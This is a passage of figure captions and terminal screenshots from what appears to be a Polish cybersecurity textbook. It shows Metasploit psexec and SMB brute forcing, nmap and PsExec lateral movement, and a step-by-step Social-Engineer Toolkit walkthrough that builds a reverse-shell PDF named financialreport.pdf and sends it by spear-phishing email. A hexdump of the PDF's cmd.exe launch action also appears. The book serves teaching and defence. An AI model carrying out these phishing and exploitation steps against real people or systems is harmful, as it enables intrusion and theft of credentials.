Rysunek 6.43. Atak DDoS: atakujący zostaje zatrudniony, tworzy broń, której użyje, dostarcza tę broń do sieci ofiary i uruchamia atak




Rysunek 6.44. Mapa ataków Comodo, na której widać ataki przeprowadzane w chwili, gdy pisaliśmy ten rozdział



Rysunek 6.45. Złośliwe oprogramowanie w sklepie Google Play



Rysunek 6.46. Złośliwe oprogramowanie oferujące promocję właścicielowi telefonu komórkowego



Rysunek 6.47. Wysłanie danych z czatu WhatsApp

```
- >>> snoopdroid
*** Starting acquisition at folder /home/nex/2019-05-02T172844

snoopdroid

*** Retrieving package names ...
*** There are 297 packages installed on the device.

*** Downloading packages from device. This might take some time ...


[1/297] Package: com.samsung.android.provider.filterprovider
Downloading /system/app/FilterProvider/FilterProvider.apk ...
100%|████████████████████████████████████████████████████████████████████████████████| 316k/316k [00:00<00:00, 6.79MB/s]

[2/297] Package: com.monotype.android.font.rosemary
Downloading /system/app/RoseEUKor/RoseEUKor.apk ...
100%|████████████████████████████████████████████████████████████████████████████████| 1.05M/1.05M [00:00<00:00, 5.54MB/s]


[3/297] Package: com.sec.android.app.DataCreate
Downloading /system/app/AutomationTest_FB/AutomationTest_FB.apk ...
100%|████████████████████████████████████████████████████████████████████████████████| 334k/334k [00:00<00:00, 4.73MB/s]

[4/297] Package: com.android.cts.priv.ctsshim
```

Rysunek 6.48. Snoopdroid



Rysunek 6.50. Rezultaty kontroli jailbreaka




```
1. ssh root@localhost -p 2222 (ssh)
Last login: Wed Oct 18 23:02:06 on ttys000
You have new mail.


~ 23:52:07
$ ssh root@localhost -p 2222
root@localhost's password:
N56AP:- root# cypript -help
cypript: unrecognized option '-help'
usage: cypript [-c] [-p <pidlname>] [-r <host:port>] [<script> [<arg>...]]
N56AP:~ root# cypript
cy#
```

Rysunek 6.51. Opcje Cypripta w systemie macOS


Rozdział 7. W pogoni za tożsamością użytkownika




Rysunek 7.1. Sposób użycia skradzionych poświadczeń przez cyberprzestępców



Rysunek 7.2. Tworzenie profili przeciwników



Rysunek 7.3. Ilustracja ataku pass-the-hash




Rysunek 7.4. Menu aplikacji w systemie Kali

```
msf5 > use exploit/windows/smb/psexec
msf5 exploit(windows/smb/psexec) >
```


Rysunek 7.5. Zmiana znaku zachęty w konsoli Metasploita po użyciu określonego polecenia

```
msf auxiliary(smb_login) > set pass_file /root/passwords.txt
pass_file => /root/passwords.txt
msf auxiliary(smb_login) > run
[*] 192.168.1.15:445 - SMB - Starting SMB login bruteforce
```

Rysunek 7.6. Konfigurowanie Metasploita do wykonania ataku brute force na poświadczenia logowania



Rysunek 7.7. Narzędzia eksploatacji w aplikacjach systemu Kali



```
Terminal
File Edit View Search Terminal Help
The Social-Engineer Toolkit is a product of TrustedSec.

Visit: https://www.trustedsec.com

It's easy to update using the PenTesters Framework! (PTF)
Visit https://github.com/trustedsec/ptf to update all your tools!


Select from the menu:

1) Spear-Phishing Attack Vectors
2) Website Attack Vectors
3) Infectious Media Generator
4) Create a Payload and Listener
5) Mass Mailer Attack
6) Arduino-Based Attack Vector
7) Wireless Access Point Attack Vector
8) QRCode Generator Attack Vector
9) Powershell Attack Vectors
10) Third Party Modules

99) Return back to the main menu.

set>
```

Rysunek 7.8. Social-Engineer Toolkit



```
Terminal
File Edit View Search Terminal Help
10) Third Party Modules

99) Return back to the main menu.

set> 1

The Spearphishing module allows you to specially craft email messages and send them to a large (or small) number of people with attached fileformat malicious payloads. If you want to spoof your email address, be sure "Sendmail" is installed (apt-get install sendmail) and change the config/set_config SENDMAIL=OFF flag to SENDMAIL=ON.

There are two options, one is getting your feet wet and letting SET do everything for you (option 1), the second is to create your own FileFormat payload and use it in your own attack. Either way, good luck and enjoy!

1) Perform a Mass Email Attack
2) Create a FileFormat Payload
3) Create a Social-Engineering Template

99) Return to Main Menu

set:phishing>
```

Rysunek 7.9. Użycie zestawu narzędzi Social-Engineer do spreparowania wiadomości e-mailowej do spearphishingu

```

Terminal
File Edit View Search Terminal Help
1) SET Custom Written DLL Hijacking Attack Vector (RAR, ZIP)
2) SET Custom Written Document UNC LM SMB Capture Attack
3) MS15-100 Microsoft Windows Media Center MCL Vulnerability
4) MS14-017 Microsoft Word RTF Object Confusion (2014-04-01)
5) Microsoft Windows CreateSizedDIBSECTION Stack Buffer Overflow
6) Microsoft Word RTF pFragments Stack Buffer Overflow (MS10-087)
7) Adobe Flash Player "Button" Remote Code Execution
8) Adobe CoolType SING Table "uniqueName" Overflow
9) Adobe Flash Player "newfunction" Invalid Pointer Use
10) Adobe Collab.collectEmailInfo Buffer Overflow
11) Adobe Collab.getIcon Buffer Overflow
12) Adobe JBIG2Decode Memory Corruption Exploit
13) Adobe PDF Embedded EXE Social Engineering
14) Adobe util.printf() Buffer Overflow
15) Custom EXE to VBA (sent via RAR) (RAR required)
16) Adobe U3D CLODProgressiveMeshDeclaration Array Overrun
17) Adobe PDF Embedded EXE Social Engineering (NOJS)
18) Foxit PDF Reader v4.1.1 Title Stack Buffer Overflow
19) Apple QuickTime PICT PnSize Buffer Overflow
20) Nuance PDF Reader v6.0 Launch Stack Buffer Overflow
21) Adobe Reader u3D Memory Corruption Vulnerability
22) MSCOMCTL ActiveX Buffer Overflow (ms12-027)
set:payloads>

```

Rysunek 7.10. Opcje dla ładunku FileFormat

```

[-] Default payload creation selected. SET will generate a normal PDF with embed
ded EXE.
1. Use your own PDF for attack
2. Use built-in BLANK PDF for attack
set:payloads>

```

Rysunek 7.11. Ekran wyświetlany po wybraniu w poprzednim oknie opcji 17.

```

set:payloads>2
1) Windows Reverse TCP Shell          Spawn a command shell on victim and send back to attacker
2) Windows Meterpreter Reverse_TCP    Spawn a meterpreter shell on victim and send back to attacker
3) Windows Reverse VNC DLL            Spawn a VNC server on victim and send back to attacker
4) Windows Reverse TCP Shell (x64)    Windows X64 Command Shell, Reverse TCP Inline
5) Windows Meterpreter Reverse_TCP (X64) Connect back to the attacker (Windows x64), Meterpreter
6) Windows Shell Bind_TCP (X64)       Execute payload and create an accepting port on remote system
7) Windows Meterpreter Reverse HTTPS   Tunnel communication over HTTP using SSL and use Meterpreter
set:payloads>

```

Rysunek 7.12. Opcje ataku


```

Terminal
File Edit View Search Terminal Help
set:payloads>2
set> IP address or URL (www.ex.com) for the payload listener (LHOST) [10.0.2.15]:
set:payloads> Port to connect back on [443]:443
[*] All good! The directories were created.
[-] Generating fileformat exploit...
[*] Waiting for payload generation to complete (be patient, takes a bit)...
[*] Waiting for payload generation to complete (be patient, takes a bit)...
[*] Waiting for payload generation to complete (be patient, takes a bit)...
[*] Waiting for payload generation to complete (be patient, takes a bit)...
[*] Waiting for payload generation to complete (be patient, takes a bit)...
[*] Waiting for payload generation to complete (be patient, takes a bit)...
[*] Payload creation complete.
[*] All payloads get sent to the template.pdf directory
[*] If you are using GMAIL - you will need to need to create an application password: https://support.google.com/accounts/answer/6010255?hl=en
[-] As an added bonus, use the file-format creator in SET to create your attachment.

Right now the attachment will be imported with filename of 'template.whatever'

Do you want to rename the file?

example Enter the new filename: moo.pdf

1. Keep the filename, I don't care.
2. Rename the file, I want to be cool.
set:phishing>

```

Rysunek 7.13. Tworzenie ładunku i opcje dostosowywania nazwy pliku

```

set:phishing>2
set:phishing> New filename:financialreport.pdf
[*] Filename changed, moving on...

Social Engineer Toolkit Mass E-Mailer

There are two options on the mass e-mailer, the first would
be to send an email to one individual person. The second option
will allow you to import a list and send it to as many people as
you want within that list.

What do you want to do:

1. E-Mail Attack Single Email Address
2. E-Mail Attack Mass Mailer

99. Return to main menu.
set:phishing>

```

Rysunek 7.14. Opcje dostępne po określeniu nazwy pliku

```

Set:phishing>1
[-] Available templates:
1: Strange internet usage from your computer
2: Status Report
3: How long has it been?
4: Computer Issue
5: WOAAAAA!!!!!!!!!!!! This is crazy...
6: Dan Brown's Angels & Demons
7: Baby Pics
8: Have you seen this?
9: Order Confirmation
10: New Update
Set:phishing>

```

Rysunek 7.15. Opcje dostępne po wybraniu opcji 1. na poprzednim ekranie

```
set:phishing> Send email to: .com

1. Use a gmail Account for your email attack.
2. Use your own server or open relay

set:phishing>1
set:phishing> Your gmail email address: .com
set:phishing> The FROM NAME user will see:Alex Tavares
Email password:
set:phishing> Flag this message/s as high priority? [yes/no]:Yes
set:phishing> Does your server support TLS? [yes/no]:yes
```

Rysunek 7.16. Po wybraniu opcji phishingu wybierz, czy chcesz używać konta gmailowego, własnego serwera czy serwera open relay

```
root@osboxes:~# ls -al /root/.set
total 608
drwxr-xr-x  2 root root   4096 Dec  9 00:54 .
drwxr-xr-x 16 root root   4096 Dec  9 00:11 ..
-rw-r--r--  1 root root    224 Dec  9 00:53 email.templates
-rw-r--r--  1 root root 296371 Dec  9 00:53 financialreport.pdf
-rw-r--r--  1 root root    45 Dec  9 00:53 payload.options
-rw-r--r--  1 root root    70 Dec  9 00:52 set.options
-rw-r--r--  1 root root 296371 Dec  9 00:53 template.pdf
-rw-r--r--  1 root root   198 Dec  9 00:52 template.rc
```

Rysunek 7.17. Wyświetlanie lokalizacji pliku za pomocą polecenia ls

Filename: financialreport.pdf | MD5: f5c995153d960c3d12d3b1bdb55ae7e0

Document information

Original filename: financialreport.pdf

Size: 60552 bytes

Submitted: 2017-08-26 17:30:08

md5: f5c995153d960c3d12d3b1bdb55ae7e0

sha1: e84921cc5bb9e6cb7b6ebf35f7cd4aa71e76510a

sha256: 5b84acb8ef19cc6789ac86314e50af826ca95bd56c559576b08e318e93087182

ssdeep: 1536:TLCUj5d+0pU8kEICV7dT3LxSHVapzwEmyomJlr:TQUFdrkENTdT3NCVjV2lr

content/type: PDF document, version 1.3

analysis time: 3.35 s

Analysis: **Suspicious** [7] [Beta OpenIOC](#)

21.0 @ 15110: suspicious.pdf embedded PDF file

21.0 @ 15110: suspicious.warning: object contains embedded PDF

22.0 @ 59472: suspicious.warning: object contains JavaScript

23.0 @ 59576: pdf.execute access system32 directory

23.0 @ 59576: pdf.execute exe file

23.0 @ 59576: pdf.exploit access system32 directory

23.0 @ 59576: pdf.exploit execute EXE file

23.0 @ 59576: pdf.exploit execute action command

Rysunek 7.18. Użycie narzędzia PDF Examiner do zbadania zawartości złośliwego pliku PDF

Filename: financialreport.pdf | MD5: f5c995153d960c3d12d3b1bdb55ae7e0 | Object: 23 Generation: 0 | File offset: 59576

Parameters **Raw** **Decoded** **Exploits**

pdf.exploit execute action command

```

00: 0d 3c 3c 2f 53 2f 4c 61 75 6e 63 68 2f 54 79 70 .<</S/Launch/Typ
16: 65 2f 41 63 74 69 6f 6e 2f 57 69 6e 3c 3c 2f 46 e/Action/Win<</F
32: 28 63 6d 64 2e 65 78 65 29 2f 44 28 63 3a 5c 5c (cmd.exe)/D(c:\
48: 77 69 6e 64 6f 77 73 5c 5c 73 79 73 74 65 6d 33 windows\system3
64: 32 29 2f 50 28 2f 51 20 2f 43 20 25 48 4f 4d 45 2)/P/Q /C %HOME
80: 44 52 49 56 45 25 26 63 64 20 25 48 4f 4d 45 50 DRIVE%&cd %HOMEP
96: 41 54 48 25 26 28 69 66 20 65 78 69 73 74 20 22 ATH%&(if exist "
112: 44 65 73 6b 74 6f 70 5c 5c 66 6f 72 6d 2e 70 64 Desktop\form.pd
128: 66 22 20 28 63 64 20 22 44 65 73 6b 74 6f 70 22 f" (cd "Desktop"
144: 29 29 26 28 69 66 20 22 44 65 73 6b 74 6f 70 22 ))&(if

```

pdf.exploit execute EXE file

```

00: 0d 3c 3c 2f 53 2f 4c 61 75 6e 63 68 2f 54 79 70 .<</S/Launch/Typ
16: 65 2f 41 63 74 69 6f 6e 2f 57 69 6e 3c 3c 2f 46 e/Action/Win<</F
32: 28 63 6d 64 2e 65 78 65 29 2f 44 28 63 3a 5c 5c (cmd.exe)/D(c:\
48: 77 69 6e 64 6f 77 73 5c 5c 73 79 73 74 65 6d 33 windows\system3
64: 32 29 2f 50 28 2f 51 20 2f 43 20 25 48 4f 4d 45 2)/P/Q /C %HOME
80: 44 52 49 56 45 25 26 63 64 20 25 48 4f 4d 45 50 DRIVE%&cd %HOMEP
96: 41 54 48 25 26 28 69 66 20 65 78 69 73 74 20 22 ATH%&(if exist "
112: 44 65 73 6b 74 6f 70 5c 5c 66 6f 72 6d 2e 70 64 Desktop\form.pd
128: 66 22 20 28 63 64 20 22 44 65 73 6b 74 6f 70 22 f" (cd "Desktop"
144: 29 29 26 28 69 66 20 22 44 65 73 6b 74 6f 70 22 ))&(if

```

pdf.exploit access system32 directory

```

00: 0d 3c 3c 2f 53 2f 4c 61 75 6e 63 68 2f 54 79 70 .<</S/Launch/Typ
16: 65 2f 41 63 74 69 6f 6e 2f 57 69 6e 3c 3c 2f 46 e/Action/Win<</F
32: 28 63 6d 64 2e 65 78 65 29 2f 44 28 63 3a 5c 5c (cmd.exe)/D(c:\
48: 77 69 6e 64 6f 77 73 5c 5c 73 79 73 74 65 6d 33 windows\system3
64: 32 29 2f 50 28 2f 51 20 2f 43 20 25 48 4f 4d 45 2)/P/Q /C %HOME

```

Rysunek 7.19. Pliki wykonywalne znalezione w pliku PDF


```

msf exploit(psexec) > exploit
[*] Started reverse TCP handler on 192.168.1.99:4445
[*] 192.168.1.17:445 - Connecting to the server... Merab.docx
[*] 192.168.1.17:445 - Authenticating to 192.168.1.17:445|YDW7 as user 'Yuri'...


```

Rysunek 7.21. Wyniki polecenia exploit

Rysunek 8.3. Nmap wyszukuje informacje o hoście



Rysunek 8.5. Harmonogram zadań w systemie Windows



Rysunek 8.6. Ruch boczny w ramach łańcucha niszczenia cyberbezpieczeń

```

COMMANDO Sun 09/01/2019 16:14:46.16
C:\Users\Erdal\Desktop>nmap -p80,23 10.10.10.1
Starting Nmap 7.70 ( https://nmap.org ) at 2019-09-01 16:32 Ar
Nmap scan report for 10.10.10.1
Host is up (0.00s latency).

PORT      STATE SERVICE
23/tcp    closed telnet
80/tcp    closed http

```

Rysunek 8.9. Używanie Nmapa do sprawdzania stanu wielu portów

```
C:\>psexec \\172.16.0.121 ipconfig

PsExec v1.98 - Execute processes remotely
Copyright (C) 2001-2010 Mark Russinovich
Sysinternals - www.sysinternals.com

Windows IP Configuration

Wireless LAN adapter Wireless Network Connection:

    Media State . . . . . : Media disconnected
    Connection-specific DNS Suffix . :

Ethernet adapter Local Area Connection:

    Connection-specific DNS Suffix . :
    IPv4 Address. . . . . : 172.16.0.121
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . : 172.16.0.1

Ethernet adapter VMware Network Adapter VMnet1:

    Connection-specific DNS Suffix . :
    IPv4 Address. . . . . : 192.168.80.1
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . :

Ethernet adapter VMware Network Adapter VMnet8:

    Connection-specific DNS Suffix . :
    IPv4 Address. . . . . : 192.168.126.1
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . :
ipconfig exited on 172.16.0.121 with error code 0.
```

Rysunek 8.10. Stosowanie PsExec do sprawdzania konfiguracji IP komputera zdalnego


```

